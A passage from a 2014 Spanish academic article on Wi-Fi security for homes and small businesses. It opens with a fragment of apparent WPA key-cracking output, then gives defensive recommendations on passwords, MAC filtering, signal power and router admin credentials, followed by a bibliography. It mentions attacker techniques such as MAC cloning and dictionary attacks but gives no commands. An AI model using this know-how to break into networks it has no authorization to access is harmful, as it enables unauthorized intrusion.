      Transient Key  : 63 79 C3 27 22 0B B6 24 59 09 95 0A 1A FF D0 EC
                       5A 90 40 21 05 92 07 39 9C FA 92 B5 37 B4 7D BA
                       D1 5C 24 DE CC 01 27 E0 4D B9 F0 80 AA 55 FF 5A
                       E8 B4 06 6C 83 16 10 54 82 C8 47 0B D4 5B C4 32

      EAPOL HMAC     : A7 29 85 25 48 B0 DD 99 27 97 A9 2C 4E 18 06 83
```

VI. Conclusiones y recomendaciones.

Las redes inalámbricas utilizadas en residencias y PYME poseen vulnerabilidades en todos los mecanismos de seguridad que se encuentran disponibles en la actualidad, el mecanismo que presentaría mayor desafío a un atacante en este tipo de redes es el uso de WPA/WPA2 personal; sin embargo, esta seguridad depende exclusivamente del tipo de contraseña que se utilice.

Es mejor utilizar un sistema de contraseñas que periódicamente se cambien y para definir las contraseñas utilice una composición de palabras propias, por ejemplo, suponga que tiene dos hijos, Víctor y Paty, puede entonces crear una palabra con las letras Vic-Pat y luego agregar o sustituir algunos caracteres por números, Vic01-Pat02, V1c01-P4t02 y agregar algún carácter especial, por ejemplo V1c01-P4t02$

Aunque el uso de varios mecanismos de seguridad solamente retarda tiempo para que un AP sea vulnerado, es conveniente hacerlo ya que usuarios con bajos conocimientos preferirán buscar otra red menos complicada. En las pruebas realizadas se evidenció que cuando existe filtro por MAC inyectar tráfico desde otra PC que tenga una MAC clonada es más infructuosa.

Debido a que un usuario malicioso puede obtener la clave de acceso, clonar la MAC y copiar la dirección IPv4, es mejor apagar el AP cuando no lo utilice, así se consume menos energía y se evita al menos en ese tiempo que la red sea utilizada por personas no autorizadas. Además, es muy conveniente que verifique el alcance de su AP fuera de su casa, ya que si llega un nivel de señal considerable para conectarse desde el patio o en los alrededores de su casa es recomendable reducir la potencia en AP. Herramientas como Wi-Fi Analyzer pueden instalarse en un teléfono Android para monitorear. También kismet y Wi-Fi Analyzer le permiten ver la ocupación del espectro y determinar si la red tiene un

canal que esté siendo utilizado por otra red vecina, en cuyo caso es conveniente utilizar otro canal que no esté utilizado o un canal en donde el nivel de potencia de los demás canales sea muy bajo.

Así como un hacker cambia la dirección MAC para no ser identificado, cualquier usuario puede utilizar este procedimiento para conectarse en redes públicas en donde no conoce sobre la seguridad de la red; por ejemplo, en restaurantes, aeropuertos salas de espera, etc. Anteriormente se han recomendado herramientas para el cambio de MAC tanto en computadoras como para móviles Android.

Como se explicó, muchos equipos utilizan contraseñas de administración para los AP o Routers genéricas, es muy conveniente asignar una contraseña que no esté en diccionarios así el acceso a la administración del equipo será menos vulnerable a un ataque por fuerza bruta o por diccionario.

Por todo lo anterior, siempre es importante hacer una reflexión acerca de la seguridad de una red antes de utilizarla para compras en línea, consultas a cuentas bancarias, suscripciones a servicios, etc.

Artículo recibido: 9 de junio de 2014
Artículo aprobado: 10 de agosto de 2014

Bibliografía

Barken, L. (2003). How Secure is Your Wireless Network? Safeguarding Your Wi-Fi LAN. USA: Pearson Education.

Brewer, E., Borisov, N., Goldberg, I., & Wagner, D. (s.f.). ISAAC. Recuperado el 29 de mayo de 2014, de Internet Security, Applications, Authentication and Cryptography: http://www.isaac.cs.berkeley.edu/isaac/wep-faq.html

IEEE Standars Association. (1995). Recuperado el 25 de mayo de 2014, de standards.ieee.org: http://standards.ieee.org/develop/regauth/tut/macgrp.pdf

King, J. S. (22 de Octubre de 2001). Lawrence Livermore National Laboratory. Recuperado el 22 de mayo de 2014, de An IEEE 802.11 Wireless LAN Security White Paper: http://freewebs.com/bflowifi/pdfs/ucrl-id-147478.pdf

Rabiul, S. M. (Septiembre de 2013). Wi-Fi Protected Access (WPA) – PSK (Phase Shift Keying) Key Cracking Using AIRCRACK-NG. International Journal of Scientific & Engineering Research, 4,9.